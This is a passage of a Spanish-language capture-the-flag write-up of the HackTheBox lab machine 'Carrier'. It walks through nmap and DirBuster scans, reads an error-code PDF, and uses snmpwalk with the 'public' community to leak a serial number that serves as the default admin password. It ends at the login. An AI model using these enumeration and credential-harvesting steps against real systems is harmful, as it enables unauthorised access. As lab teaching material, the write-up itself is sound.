


Carrier

OS: Linux

Difficulty: Medium

Points: 30

Release: 22 Sep 2018

IP: 10.10.10.105


Difficulty: 5.1/10

EthicalHCOP.

La cuestión con carrier, es entender un poco mejor sobre la comunicación que está realizando con las otras máquina y en realidad qué es lo que espera de ellas. Interesante manera en la que se capturan las credenciales del root, ya que normalmente estamos acostumbrados a conectarnos a un servicio y obtener lo que queremos, esta vez este se conectara a nosotros.


Reconocimiento y Escaneo

Iniciando típicamente con un escaneo de puertos, se ven algunos puertos comúnmente abiertos que hasta el momento no dan mayor informacion.



```
# Nmap 7.70 scan initiated Mon Jan  7 12:07:22 2019 as: nmap -A -sV -oN carrierNMAPScan.txt 10.10.10.105
Nmap scan report for 10.10.10.105
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT   STATE    SERVICE VERSION
21/tcp filtered ftp
22/tcp open     ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 15:a4:28:77:ee:13:07:06:34:09:86:fd:6f:cc:4c:e2 (RSA)
|   256 37:be:de:07:0f:10:bb:2b:b5:85:f7:9d:92:5e:83:25 (ECDSA)
|_  256 89:5a:ee:1c:22:02:d2:13:40:f2:45:2e:70:45:b0:c4 (ED25519)
80/tcp open     http    Apache httpd 2.4.18 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Login
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=1/7%OT=22%CT=1%CU=42298%PV=Y%DS=2%DC=T%G=Y%TM=5C3387A7
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=2%ISR=10B%TI=Z%CI=I%II=I%TS=A)OPS(
OS:O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11
OS:NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)
```

En el sitio web, encontramos un login que de entrada nos está comentando un par de errores sin entrar en mucho detalle.



⚠ No seguro | 10.10.10.105/index.php

Lyghtspeed

Please login

Error 45007


Error 45009

Username

Password


Submit

Se realiza un escaneo a los posibles directorios con dirbuster y se encuentran algunas cosas interesantes que pueden ayudarnos a saber con mas certeza sobre que tratan los errores.



```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/carrier]
└──╼ #cat DirBusterReport-10.10.10.105-80.txt
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Tue Jan 08 00:44:14 COT 2019
--------------------------------

http://10.10.10.105:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/
/doc/
/img/
/css/
/js/
/tools/
/fonts/
/debug/

Dirs found with a 403 response:

/icons/
/icons/small/
```


Analizando los directorios encontrados vemos la existencia de un par de archivos, uno de ellos contiene la tabla de códigos de error y la descripción de los errores de la plataforma, el otro es una imagen que nos muestra la asociación que tienen unas máquinas dentro de la red del objetivo.



Index of /doc

Name	Last modified	Size	Description
Parent Directory		-	
diagram_for_tac.png	2018-07-02 20:46	35K	
error_codes.pdf	2018-07-02 18:11	70K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.105 Port 80



CW1000-X Lyghtspeed Management Platform v1.0.4d(Rel 1. GA)


Error messages list

Table A1 - Main error codes for CW1000-X management platform


Error code	Description
45001	System has not finished initializing Try again in a few minutes
45002	A hardware module failure has occurred Contact TAC for assistance
45003	The main cryptographic module has failed to initialize
45004	Mgmtd daemon is not responsive
45005	Faild daemon is not responsive
45006	Replicated daemon is not responsive
45007	License invalid or expired
45008	Admin account locked out
45009	System credentials have not been set Default admin user password is set (see chassis serial number)
45010	Factory reset in progress
45011	System reboot in progress
45012	Power supply failure
45013	LI module cannot communicate with TETRA/OMEGA server
45014	LI module still initializing

Vemos que los códigos de error en el login se describen a continuación:
45007 License invalid or expired
45009 System credentials have not been set Default admin user password is set (see chassis serial number)

La imagen nos muestra la asociación con las otras máquinas dentro de su infraestructura, sin embargo no tenemos más detalles hasta el momento sobre ello.




Aunque esta máquina está interactuando con otras, en el escaneo de NMAP no se vio nada que nos diera un indicio sobre esto. Asi que realizo otro escaneo nmap pero esta vez no solo será un TCP si no que tambien hara un escaneo UDP, el resultado obtenido revela otro puerto abierto (161 - snmp) y uno abierto | filtrado (67 - dhcps).



```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/carrier]
└──╼ #nmap -sU -sT 10.10.10.105 -oN carrierFullNMAP.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-13 16:06 -05
Nmap scan report for 10.10.10.105
Host is up (0.17s latency).
Not shown: 1995 closed ports
PORT    STATE         SERVICE
21/tcp  filtered      ftp
22/tcp  open          ssh
80/tcp  open          http
67/udp  open|filtered dhcps
161/udp open          snmp
```


Al ver esto, realizó un escaneo un poco más profundo a las comunicaciones UDP.



```
# Nmap 7.70 scan initiated Fri Jan 11 16:04:52 2019 as: nmap -A -sU -sV -oN carrierFullNMAP.txt 10.10.10.105
Nmap scan report for 10.10.10.105
Host is up (0.39s latency).
Not shown: 983 closed ports
PORT      STATE    SERVICE         VERSION
67/udp    filtered dhcps
161/udp   open     snmp            SNMPv1 server; pysnmp SNMPv3 server (public)
| snmp-info:
|   enterprise: pysnmp
|   engineIDFormat: octets
|   engineIDData: 77656201e7f908
|   snmpEngineBoots: 2
|_  snmpEngineTime: 25s
1087/udp  filtered cplscrambler-in
6004/udp  filtered X11:4
8900/udp  filtered jmb-cds1
9877/udp  filtered unknown
16816/udp filtered unknown
18331/udp filtered unknown
18485/udp filtered unknown
20326/udp filtered unknown
21186/udp filtered unknown
21948/udp filtered unknown
22124/udp filtered unknown
36108/udp filtered unknown
37813/udp filtered unknown
38037/udp filtered landesk-cba
49350/udp filtered unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

https://sevrosecurity.com/checklists/service-enumeration/


Haremos uso de la herramienta SNMPWALK para recolectar información acerca del servicio.



```
┌─[root@parrot]─[/home/ethicalhackingcop]
└──╼ #snmpwalk -v 1 -c public 10.10.10.105
iso.3.6.1.2.1.47.1.1.1.1.11 = STRING: "SN#NET_45JDX23"
End of MIB
```

En el resultado de este comando, vemos que la primer línea retorna un numero de serial. Basandonos en el error 45009 “System credentials have not been set Default admin user password is set (see chassis serial number)” ya estamos listos para acceder a la plataforma. usando las credenciales:

Usuario: admin
Password: NET_45JDX23



Lyghtspeed

Please login


Error 45007

Error 45009

Username: admin

Password: •••••••••••

Dentro de la plataforma, se ven diferentes pestañas a las que podemos acceder y explorar sus opciones.



